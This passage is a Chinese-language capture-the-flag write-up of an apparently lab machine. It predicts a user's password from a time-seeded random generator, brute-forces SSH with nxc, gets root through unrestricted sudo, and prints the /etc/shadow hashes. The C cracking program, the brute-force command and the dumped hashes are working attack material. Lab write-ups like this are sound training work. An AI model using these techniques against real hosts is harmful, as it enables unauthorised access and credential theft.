
user txt morpheus ssh登录22端口:

neo-password-generator 根据前面sql注入得到的信息,可以找到neo-password-generator文件,下载下来分析:
1 scp -i morpheus morpheus@10.10.11.63:/opt/neo-password-generator/neo-password-generator .
可以看到密码生成相关函数,neo的密码就是用这个生成的,随机数种子的时间也可以在前面sql注入结果中得到:
所以就是对应编写一个生成器,生成所有可能密码:
1
2
3
4
gcc password-generator.c -o password-generator # 别在mac上运行,出不来预期结果 ./password-generator > pass.txt
然后使用生成的密码爆破neo用户,得到正确密码:
1
2
3
nxc ssh 10.10.11.63 -u neo -p pass.txt SSH 10.10.11.63 22 10.10.11.63 [+] neo:WBSxhWgfnMiclrV4dqfj Linux - Shell access!
password-generator.c 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 #include <stdio.h> #include <stdlib.h> #include <time.h> int main () char cs[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789" ; char pwd[21 ]; for (int ms = 0 ; ms < 1000 ; ms++) { srand(1725028842 * 1000 + ms); for (int i = 0 ; i < 20 ; i++) pwd[i] = cs[rand() % 62 ]; pwd[20 ] = '\0' ; printf ("%s\n" , pwd); } return 0 ; }

neo & root flag 使用得到的密码登录neo,无限制sudo:
shadow 1 2 3 root:$y$j9T$Rx7IRKAooZBFEEKqpflWl1$fK0BeVoPRj.EwPj9sYKZMu.Ti0EmrFpmQQZmayCKdL/:19962:0:99999:7::: neo:$y$j9T$ScA0YW6ufEiJ2wrSzstjn0$yPUlR6O.rAO4Vf9plr/iRlN4ZVKB2PLsUMZ1O27OkF2:19965:0:99999:7::: morpheus:$y$j9T$0NVHqnsCvSP7z15ZcFSQQ.$2pX0MN2L3RfzRZC16AfxvrKNb680fiRx4jkEVwmQNK2:20150:0:99999:7:::
参考资料
Last updated: 2025-12-18 12:55:19